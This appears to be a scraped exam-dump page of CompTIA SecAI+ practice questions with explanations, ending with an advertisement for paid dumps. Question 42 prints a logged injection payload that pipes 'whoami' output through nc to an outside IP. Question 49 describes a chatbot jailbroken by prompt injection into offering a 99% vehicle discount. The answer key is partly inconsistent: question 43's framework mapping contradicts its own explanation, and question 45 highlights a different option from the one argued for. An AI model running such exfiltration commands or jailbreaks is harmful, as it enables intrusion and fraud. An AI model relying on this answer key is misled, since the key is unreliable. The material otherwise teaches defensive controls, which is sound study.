


- Select control
- Select control
  - Connection rate limits
  - Input quota
  - Guardrails
  - Input token validation
  - Injection policies
  - Load balancing
  - IAM policies
  - Authentication token validation
  - Resource policies



Exolanation:







Basic Concept: This is a Performance-Based Question (PBQ) - a HOTSPOT/simulation item requiring interactive selection in the actual exam. It tests the candidate ' s ability to map appropriate security controls to AI system components such as API gateway, model endpoint, data layer, and authentication layer.

Key Concept - Appropriate Controls by Component: For an API gateway connecting an AI system, typical controls include API key authentication, rate limiting, TLS encryption, and input validation. For the model endpoint, controls include IAM role-based access, audit logging, and guardrails. For data access components, encryption at rest and data masking are appropriate. For the authentication layer, MFA and expiring session tokens are relevant.

Why This Matters: The CompTIA SecAI+ Study Guide emphasizes defense-in-depth for AI system integration, ensuring each architectural layer has dedicated, appropriate security controls. The principle of least privilege should guide access control assignments at each component, while availability controls such as rate limiting protect against abuse.

Reference: CompTIA SecAI+ Exam Objectives Domain 2 (Securing AI Systems) covers AI system component security controls. Candidates should study the mapping of controls to infrastructure components including API gateways, model serving endpoints, data stores, and identity management layers. In the live exam, select the most specific and directly relevant control for each component based on the component ' s function and risk profile.

**NEW QUESTION: 38**

Which of the following is the primary security risk when deploying AI models in production?

- A. Graphics processing unit (GPU) acceleration
- B. Model overfitting
- C. Model encryption
- D. Data exposure

Answer: (SHOW ANSWER)

Basic Concept: When AI models are deployed in production, they interact with real data including sensitive business information, personal data, and confidential records. The intersection of AI capabilities and sensitive data creates significant security risks. CompTIA SecAI+ Exam Objectives identify data exposure as the primary production security risk for AI deployments.

Why D is Correct: Data exposure is the primary security risk in production AI deployments. AI models in production process sensitive data through queries and responses, and vulnerabilities such as prompt injection, model inversion attacks, insecure output handling, and misconfigured access controls can expose confidential training data, user PII, proprietary information, or system credentials. The consequences include regulatory violations, legal liability, and reputational damage, making data exposure the most critical ongoing security concern.

Why A is Wrong: GPU acceleration is a performance optimization technique that uses graphics processors for faster AI computation. While hardware security is important, GPU acceleration itself is not a security risk - it is a performance feature that does not inherently expose data.

Why B is Wrong: Model overfitting is a model quality issue where a model performs poorly on new data after memorizing training data too specifically. While it can indirectly contribute to data memorization, it is primarily a performance and generalization concern during development rather than a primary production security risk.

Why C is Wrong: Model encryption is a security control used to protect AI model weights from unauthorized access, not a risk itself. Framing a protection mechanism as a primary risk conflates controls with threats.

#### NEW QUESTION: 39

Which of the following is required first in order to send a prompt query and response in a language model (LLM) system when authentication is enabled?

- A. Front-end web proxy gateway
- B. Endpoint access control
- C. Application programming interface gateway
- D. Back-end access gateway

**Answer: (SHOW ANSWER)**

Basic Concept: When authentication is enabled on an LLM system, users must prove their identity before the system processes any requests. The authentication process must occur at the point where users first attempt to access the system before any data can be transmitted. CompTIA SecAI+ Study Guide covers the order of authentication controls in AI system access architectures.

Why B is Correct: Endpoint access control is the first requirement when authentication is enabled, as it governs the initial connection from the user 's device to the system. Before any prompt can be sent or response received, the endpoint must be authenticated and authorized to access the LLM service. Endpoint access control verifies user identity and device compliance at the earliest possible point in the request flow, gating all subsequent processing.

Why A is Wrong: A front-end web proxy gateway routes and manages web traffic between users and backend services. While it may participate in the authentication flow, it is a routing and mediation component that operates after the endpoint has been validated, not the first authentication requirement.

Why C is Wrong: An API gateway manages API traffic, authentication tokens, and rate limiting for API interactions. It processes requests after initial endpoint authentication has been established and the request is being routed to the LLM backend.

Why D is Wrong: A back-end access gateway controls access to backend services and resources. It operates downstream from both endpoint authentication and API gateway processing, representing a deeper layer of the access control architecture rather than the first authentication requirement.

#### NEW QUESTION: 40

As a compliance requirement, a large language model (LLM) application requires setting up guardrails.

Which of the following resources is most appropriate to use?

- A. Retrieval-augmented generation (RAG)
- B. Open Worldwide Application Security Project (OWASP)
- C. LLM libraries
- D. Security incident and event management (SIEM)

**Answer: (SHOW ANSWER)**

Basic Concept: When implementing guardrails for compliance purposes, organizations need a recognized framework or standard that provides authoritative guidance on what guardrails should address and how to implement them. Compliance guardrails require industry-recognized standards as their basis. CompTIA SecAI+ Study Guide identifies OWASP as the primary reference for LLM application security controls including guardrails.

Why B is Correct: OWASP provides the OWASP Top 10 for Large Language Model Applications, which is a recognized industry resource defining the most critical vulnerabilities in LLM applications and the guardrails

needed to mitigate them. Using OWASP as the reference for compliance-required guardrails provides a defensible, industry-standard basis for the security controls implemented, satisfying compliance requirements with authoritative guidance on what guardrails should prevent and how they should function.

Why A is Wrong: RAG is an AI architecture that enhances LLM responses with retrieved external context. It is a capability enhancement technique, not a framework for defining or implementing security guardrails for compliance purposes.

Why C is Wrong: LLM libraries are software development toolkits that provide functions for working with language models. While they may include built-in guardrail features, they are implementation tools, not the governance resource or standard that compliance guardrail requirements should be based upon.

Why D is Wrong: A SIEM is a security monitoring and alerting platform that aggregates and analyzes log data. It is a detection and monitoring tool, not a framework that defines what guardrails are required for LLM application compliance.

#### NEW QUESTION: 41

A developer is proposing a new AI application for human resources systems. Which of the following are the most important considerations?

- A. Geniality and appeal
- B. Privacy and security
- C. Graphics and design
- D. Brevity and summarization

**Answer: (SHOW ANSWER)**

Option B is correct because a human resources AI application processes highly sensitive employee and applicant information and may influence consequential employment decisions. Privacy and security therefore determine whether the system can be deployed responsibly. The design must address data minimization, lawful collection, access control, encryption, retention, auditability, secure model integration, and protection against unauthorized disclosure. It should also evaluate whether training data or outputs expose protected or confidential information and whether human review is required before decisions affect candidates or employees. Option A concerns friendliness and presentation, not the protection of people or organizational data. Option C may improve usability, but visual design cannot compensate for insecure handling of resumes, performance records, or identity data. Option D can make outputs easier to consume, yet brevity and summarization do not control privacy risk or system compromise. The NIST AI Risk Management Framework identifies privacy enhancement, security, resilience, accountability, and transparency as characteristics of trustworthy AI, making privacy and security the controlling considerations in this scenario.

#### NEW QUESTION: 42

A security analyst receives an alert about an AI system and is investigating the following output:

```
ALERT: Local command run from unexpected service account
```

```
POST /handler/v1/message='speak to an operator. }\n#SELFHECK#\n; sub.popen('whoami | nc 11.22.33.44' 80 &\n)'
```

```
500 Internal Error
```

Which of the following is the most appropriate control the analyst should recommend?

- A. Integrating data sanitization
- B. Implementing user input validation
- C. Monitoring logs for attack words from the system
- D. Hardening the Model Context Protocol server

**Answer: (SHOW ANSWER)**

Basic Concept: Suspicious or unexpected AI system outputs are often caused by malicious or malformed user inputs that exploit the AI 's input processing. Validating and sanitizing user inputs before they reach the AI model prevents many classes of attacks including prompt injection, data exfiltration attempts, and input manipulation. CompTIA SecAI+ Study Guide emphasizes input validation as a foundational AI security control.

Why B is Correct: Implementing user input validation applies checks and constraints to all user-submitted content before it is processed by the AI system. Input validation can enforce length limits, detect injection patterns, filter disallowed characters or command structures, and ensure inputs conform to expected formats.

By rejecting malicious or malformed inputs at the entry point, this control prevents them from reaching the model and causing the suspicious outputs observed.

Why A is Wrong: Data sanitization processes data to remove harmful elements and is closely related to validation. However, input validation is broader and more proactive, checking conformance to rules before processing, while sanitization typically operates during or after processing. Validation at the input boundary is the more appropriate first-line control.

Why C is Wrong: Monitoring logs for attack keywords is a detective control that identifies attacks after they have already affected the system. It does not prevent suspicious outputs from being generated in the first place.

Why D is Wrong: Hardening the Model Context Protocol server improves the security of the infrastructure hosting the AI components. While important for infrastructure security, it does not directly validate or inspect the content of user inputs that cause suspicious outputs.

**NEW QUESTION: 43**

Instructions: Click the (+) to assign each threat category into its appropriate framework.



Answer:

See Explanation below for complete solution for this PBQ.

Explanation:



MAESTRO: Overreliance, Insecure plug-in design

OWASP Top 10: Broken access control, Identification and authentication failures

OWASP Top 10 LLM: Prompt injection, Model denial of service

STRIDE: Elevation of privilege, Repudiation, Supply chain vulnerabilities, Insecure design

MAESTRO addresses AI-specific misuse such as excessive trust in outputs (overreliance) and unsafe plug-in design.

OWASP Top 10 maps to classic web threats: broken access control and authentication failures are key risks.

OWASP Top 10 LLM focuses on LLM-related threats like prompt injection and denial of service targeting the model.

STRIDE categories cover privilege escalation, repudiation (denying actions), supply chain risks, and insecure design flaws.

Basic Concept: This is a Performance-Based Question (PBQ) - a simulation item requiring interactive drag- and-drop assignment of threat categories to appropriate frameworks in the actual exam. It tests knowledge of how different AI threat frameworks categorize and address specific threat types for agentic systems.

Key Concept - Framework-to-Threat Mapping: MITRE ATLAS covers ML-specific adversarial tactics such as model evasion, data poisoning, model extraction, and prompt injection for agentic systems. OWASP LLM Top 10 addresses application-level LLM vulnerabilities such as insecure output handling, excessive agency, and supply chain risks. NIST AI RMF addresses governance-level risks across the AI lifecycle. STRIDE addresses architectural threats including spoofing, tampering, repudiation, information disclosure, DoS, and elevation of privilege.

Why This Matters: Agentic AI systems have a unique threat landscape combining traditional software vulnerabilities with AI-specific attacks. Correctly mapping threat categories to frameworks is essential for comprehensive threat modeling of systems that autonomously execute multi-step tasks with tool access and real-world consequences.

Reference: CompTIA SecAI+ Study Guide Domain 4 covers AI governance frameworks and their specific threat categories. Candidates should understand the scope and focus areas of MITRE ATLAS, OWASP LLM Top 10, NIST AI RMF, and traditional security frameworks as they apply to agentic AI system security modeling.

#### NEW QUESTION: 44

A security administrator sees suspicious queries on AI logs.

Which of the following should the administrator implement to address this issue?

- A. Prompt firewalls
- B. Data size
- C. Rate limit
- D. Agentic AI

**Answer: (SHOW ANSWER)**

Basic Concept: Suspicious queries in AI system logs indicate that potentially malicious or policy-violating prompts are reaching the AI model. Proactively intercepting and filtering suspicious prompts before they are processed requires a prompt-level security control. CompTIA SecAI+ Study Guide identifies prompt firewalls as the appropriate control for blocking suspicious AI queries.

Why A is Correct: A prompt firewall analyzes incoming queries using a combination of pattern matching, semantic analysis, and policy rules to identify and block suspicious prompts before they reach the AI model. It can detect prompt injection attempts, jailbreaking patterns, sensitive data extraction queries, and other suspicious prompt characteristics. By intercepting malicious prompts at the perimeter, it prevents them from influencing model behavior or extracting sensitive information.

Why B is Wrong: Data size controls limit the volume or size of data in requests. While controlling input size can prevent some attacks, it does not analyze the content or semantics of queries to detect suspicious patterns.

A small suspicious prompt can be just as harmful as a large one.

Why C is Wrong: Rate limiting controls the frequency of requests from a source. While it can slow down automated attack campaigns, it does not inspect query content for suspicious patterns and allows suspicious queries through as long as they are submitted below the rate threshold.

Why D is Wrong: Agentic AI is an AI architecture for autonomous multi-step task execution. It is a type of AI system, not a security control for filtering suspicious queries from an existing AI system ' s logs.

#### NEW QUESTION: 45

A security administrator needs to improve an AI model. During an initial investigation, the administrator notices that two successive login failures are recorded every day, and then a successful login occurs after a specific time interval. All the successful login attempts have been during office hours.

Which of the following techniques should the administrator use to improve the AI model ' s security?

- A. Access management
- B. Pattern recognition
- C. Signature matching

**D. Vulnerability analysis**

**Answer: (SHOW ANSWER)**

Basic Concept: Pattern recognition is an AI technique that enables a system to identify recurring sequences or structures within data. In cybersecurity, detecting behavioral patterns such as consistent pre-login failure sequences followed by successful access is critical for threat detection. CompTIA SecAI+ Exam Objectives cover this under AI-assisted security.

Why B is Correct: The scenario describes a highly regular, repeating behavioral pattern - two failures followed by success at a specific time interval, consistently during office hours. Pattern recognition enables the AI model to learn this sequence and flag it as indicative of credential stuffing or an automated brute-force attack with timing controls. ML-driven pattern recognition is specifically designed for such behavioral anomaly detection.

Why A is Wrong: Access management controls who can log in and under what conditions. It enforces authorization policies but does not analyze or detect suspicious behavioral sequences in authentication logs.

Why C is Wrong: Signature matching compares known attack signatures against observed data. The described pattern is behavioral and time-based rather than a known malware or exploit signature, making this technique unsuitable.

Why D is Wrong: Vulnerability analysis identifies weaknesses in systems and code. It does not analyze authentication log sequences or detect behavioral patterns in user activity data.

**NEW QUESTION: 46**

A security consultant needs to detect attacks across a large language model (LLM) firewall.

Which of the following techniques should the consultant use?

- A.** Signature matching
- B.** Distributed denial-of-service
- C.** Translation analysis
- D.** Vulnerability enumeration

**Answer: (SHOW ANSWER)**

Basic Concept: LLM firewalls inspect prompts and responses to identify malicious content, policy violations, and attack attempts. To detect known attack patterns, these systems apply inspection techniques that compare content against established threat indicators. CompTIA SecAI+ Study Guide covers LLM security monitoring and detection techniques.

Why A is Correct: Signature matching compares incoming prompts and outgoing responses against a library of known attack signatures, including common prompt injection patterns, jailbreaking attempts, data exfiltration queries, and known malicious payload strings. When content matches a known attack signature, the LLM firewall can block or flag it. Signature matching is an efficient, proven detection technique for identifying known attack patterns traversing an LLM firewall.

Why B is Wrong: Distributed denial-of-service is itself a type of attack, not a detection technique. DDoS floods systems with traffic to cause service unavailability and has no role in detecting attacks through an LLM firewall.

Why C is Wrong: Translation analysis involves converting content between languages or formats. While it might be used to detect obfuscated attacks in different encodings, it is not a standard detection technique for identifying attacks crossing an LLM firewall.

Why D is Wrong: Vulnerability enumeration systematically identifies and catalogs vulnerabilities in systems or applications during security assessments. It is an assessment activity used to discover weaknesses, not a real-time detection technique for attacks traversing an LLM firewall.

**Valid CY0-001 Dumps** shared by ExamDiscuss.com for Helping Passing CY0-001 Exam! ExamDiscuss.com now offer the **newest CY0-001 exam dumps**, the ExamDiscuss.com CY0-001 exam **questions have been updated** and **answers have been corrected** get the **newest** ExamDiscuss.com CY0-001 dumps with Test Engine here: <https://www.examdisscuss.com/CompTIA/exam/CY0-001/premium/> (**163 Q&As** Dumps, **35%OFF** Special Discount Code: **freecram**)

**NEW QUESTION: 47**

An organization wants to reduce vulnerabilities after deployment. The organization decides to incorporate an AI-assisted early detection and vulnerability identification process in its development workflow.

Which of the following AI-assisted functions is the best option?

- A. Code linting
- B. Incident management
- C. Automated deployment/rollback
- D. System auditing

**Answer: (SHOW ANSWER)**

Basic Concept: Reducing post-deployment vulnerabilities requires catching security issues as early as possible in the development workflow. AI-assisted tools that analyze code during development provide the earliest possible intervention point. CompTIA SecAI+ Study Guide covers AI integration in secure development under AI-assisted security.

Why A is Correct: AI-assisted code linting analyzes source code in real time during development to identify security vulnerabilities, insecure coding patterns, policy violations, and quality issues before code is compiled or committed. By catching vulnerabilities at the coding stage - the earliest possible point in the development workflow - AI code linting prevents vulnerable code from progressing to testing, staging, or production, directly reducing post-deployment vulnerabilities at their source.

Why B is Wrong: Incident management handles security events and incidents after they have occurred in production. It is a reactive capability focused on response and recovery rather than early-stage vulnerability identification in the development workflow.

Why C is Wrong: Automated deployment/rollback automates the process of pushing code to production and reverting to previous versions when issues are detected post-deployment. It is a deployment safety mechanism rather than an early detection tool during the development phase.

Why D is Wrong: System auditing reviews and records system activities and configurations for compliance verification. It is primarily a detective and compliance control for systems that are already deployed, not an early development-phase vulnerability identification tool.

#### NEW QUESTION: 48

A critical AI system cannot be shut down and must remain secure. Which of the following actions should be performed to apply controls?

- A. Removing the data encryption
- B. Patching critical vulnerabilities
- C. Scanning logs to detect anomalies
- D. Redeploying the production models

**Answer: (SHOW ANSWER)**

Option B is correct because patching critical vulnerabilities directly removes or reduces known exploitable weaknesses while allowing the essential AI service to remain available. The organization should prioritize patches according to exploitability and impact, test them in a representative environment, use redundancy or rolling deployment where possible, and verify that remediation succeeded. Option A would weaken confidentiality and create an additional security exposure; encryption is not the obstacle to secure continuous operation. Option C is valuable as a detective control because log analysis can reveal abnormal activity, but it does not remediate a known critical vulnerability. Option D redeploys the production model, which may restore model files or configuration, but it does not necessarily update the vulnerable operating system, library, container, API, or orchestration component. For a system that cannot be shut down, the correct strategy is controlled patch management supported by high availability, maintenance coordination, monitoring, and rollback capability. NIST describes enterprise patch management as preventive maintenance that reduces the likelihood of compromise, breaches, and operational disruption.

#### NEW QUESTION: 49

A customer-facing, AI-powered chatbot has been jailbroken through prompt injections. As a result, the AI model is offering a 99% discount on the purchase of a new vehicle.

Which of the following should be implemented to enhance the model 's robustness against such attacks?

- A. Bias filtering
- B. System prompt
- C. Log monitoring
- D. Guardrails

**Answer: (SHOW ANSWER)**

Basic Concept: Jailbreaking through prompt injection exploits the LLM 's tendency to follow instructions embedded in user input, overriding its intended behavior. The model was manipulated to offer unauthorized discounts, demonstrating that its operational boundaries were not properly enforced. CompTIA SecAI+ Study Guide identifies guardrails as the primary defense against jailbreaking attacks.

Why D is Correct: Guardrails are robust, layered controls that enforce behavioral boundaries on LLM inputs and outputs. They can detect and block jailbreaking attempts, enforce business logic constraints such as preventing unauthorized discounts, validate outputs against policy rules before delivery, and prevent the model from operating outside its defined scope. Guardrails are specifically designed to make models more robust against prompt injection and jailbreaking.

Why A is Wrong: Bias filtering is designed to detect and remove biased, discriminatory, or offensive content from model outputs. It addresses content fairness issues but does not prevent jailbreaking attacks that manipulate the model into performing unauthorized actions.

Why B is Wrong: A system prompt sets the model 's base instructions and persona, but the jailbreak attack already demonstrates that the current prompt can be overridden. Guardrails provide enforcement at a layer that is more resistant to prompt manipulation than the system prompt alone.

Why C is Wrong: Log monitoring detects jailbreaking attempts after they have already succeeded. It is a detective control that enables incident response but does not prevent the model from offering unauthorized discounts in the first place.

#### NEW QUESTION: 50

Security analysts want to track potential user behavior anomalies over time. Which of the following is the most comprehensive approach?

- A. Using an AI-enabled scanner to compare user permissions to other users in the department
- B. Using an agentic large language model (LLM) to search for multiple instances of a username in logs
- C. Leveraging browser plug-ins that monitor for uncommon sites visited by a user
- D. Running automated playbooks that monitor standard deviations from a user baseline

**Answer: (SHOW ANSWER)**

Option D is correct because behavioral anomaly detection requires a persistent baseline of normal user activity and a repeatable method for measuring departures from that baseline. Automated playbooks can continuously collect authentication, endpoint, network, and application events, calculate deviations such as unusual login times, abnormal resource access, or atypical transaction volume, and escalate activity that exceeds defined thresholds. Standard-deviation-based comparison is broader and more defensible than searching for a username or checking a single data source. Option A provides only a permissions comparison at one point in time; it does not establish how the user normally behaves. Option B searches log occurrences but lacks behavioral context, trend analysis, and reliable anomaly scoring. Option C observes only browser activity and therefore misses anomalies in identity, host, cloud, and business systems. A mature implementation should tune baselines, account for role and seasonality, and retain analyst review so legitimate changes are not treated as malicious. This aligns with AI-assisted security concepts involving user and entity behavior analytics, automated enrichment, and risk-based triage.

#### NEW QUESTION: 51

An organization is developing and implementing AI features into a customer service application.

Which of the following practices should the organization put in place before releasing the application for customer trials?

- A. Data masking and sanitization
- B. External compliance audits
- C. Approved AI vendor lists
- D. Third-party risk management

**Answer: A (LEAVE A REPLY)**

Basic Concept: Before deploying AI applications that handle customer data in trials, protecting sensitive information through data masking and sanitization is essential. CompTIA SecAI+ Study Guide emphasizes pre-deployment data security controls as a critical step in the AI development lifecycle.

Why A is Correct: Data masking replaces sensitive real customer data with realistic but fictitious equivalents, while sanitization removes harmful or unwanted data elements. Before customer trials, these techniques prevent exposure of real PII or sensitive information, ensure the trial environment cannot leak production data, and protect the organization from privacy regulation violations. This is the most immediately actionable pre-trial security control.

Why B is Wrong: External compliance audits are formal processes typically conducted post-deployment or at planned intervals to verify regulatory compliance. They are not pre-trial security implementations and cannot prevent data exposure in a trial environment.

Why C is Wrong: Approved AI vendor lists are governance artifacts that manage vendor selection risk at the procurement stage. They do not directly protect customer data within an application being prepared for

trials.

Why D is Wrong: Third-party risk management addresses risks from external vendors and partners at a strategic level. While important for overall governance, it does not constitute a direct data security control for a pre-trial release.

#### NEW QUESTION: 52

Which of the following requires developers to harden infrastructure to protect AI systems?

- A. Intake processes
- B. Acceptable use policies
- C. Development guidelines
- D. Configuration standards

**Answer: (SHOW ANSWER)**

Basic Concept: Infrastructure hardening for AI systems involves applying security baseline settings and eliminating unnecessary attack surfaces. CompTIA SecAI+ Exam Objectives identify configuration standards as the specific governance instrument that mandates infrastructure hardening requirements for AI deployments.

Why D is Correct: Configuration standards are formal, technical documents specifying exact security settings, baseline configurations, and hardening requirements that developers and administrators must implement to protect systems including AI infrastructure. They establish enforceable rules such as disabling unnecessary services, applying least-privilege access, and enforcing secure communication protocols specifically for AI systems.

Why A is Wrong: Intake processes govern how new projects, systems, or requests are evaluated and onboarded into an organization. They are procedural checkpoints for initial assessment, not technical hardening directives for developers.

Why B is Wrong: Acceptable use policies define appropriate ways employees and users may use organizational systems and AI tools. They are behavioral guidelines aimed at end users, not technical requirements instructing developers to secure infrastructure.

Why C is Wrong: Development guidelines provide best practices and recommendations for software development and may include security considerations. However, they are advisory in nature and broader in scope than the specific mandatory infrastructure-hardening requirements found in configuration standards.

#### NEW QUESTION: 53

A security analyst is preparing a presentation for the sales team that describes the most common vulnerabilities that are specific to AI applications.

Which of the following is the best source for the analyst to consult?

- A. International Organization for Standards (ISO) 27001
- B. Common Weakness Enumeration (CWE)
- C. Open Worldwide Application Security Project (OWASP)
- D. National Institute of Technologies Risk Management Framework (NIST-RMF)

**Answer: (SHOW ANSWER)**

Basic Concept: Identifying AI-specific application vulnerabilities requires consulting a resource that has cataloged and documented the unique vulnerability types that affect AI systems, particularly LLMs. Different security standards serve different purposes, and selecting the right reference for AI application vulnerabilities is essential. CompTIA SecAI+ Study Guide references OWASP for AI application vulnerability guidance.

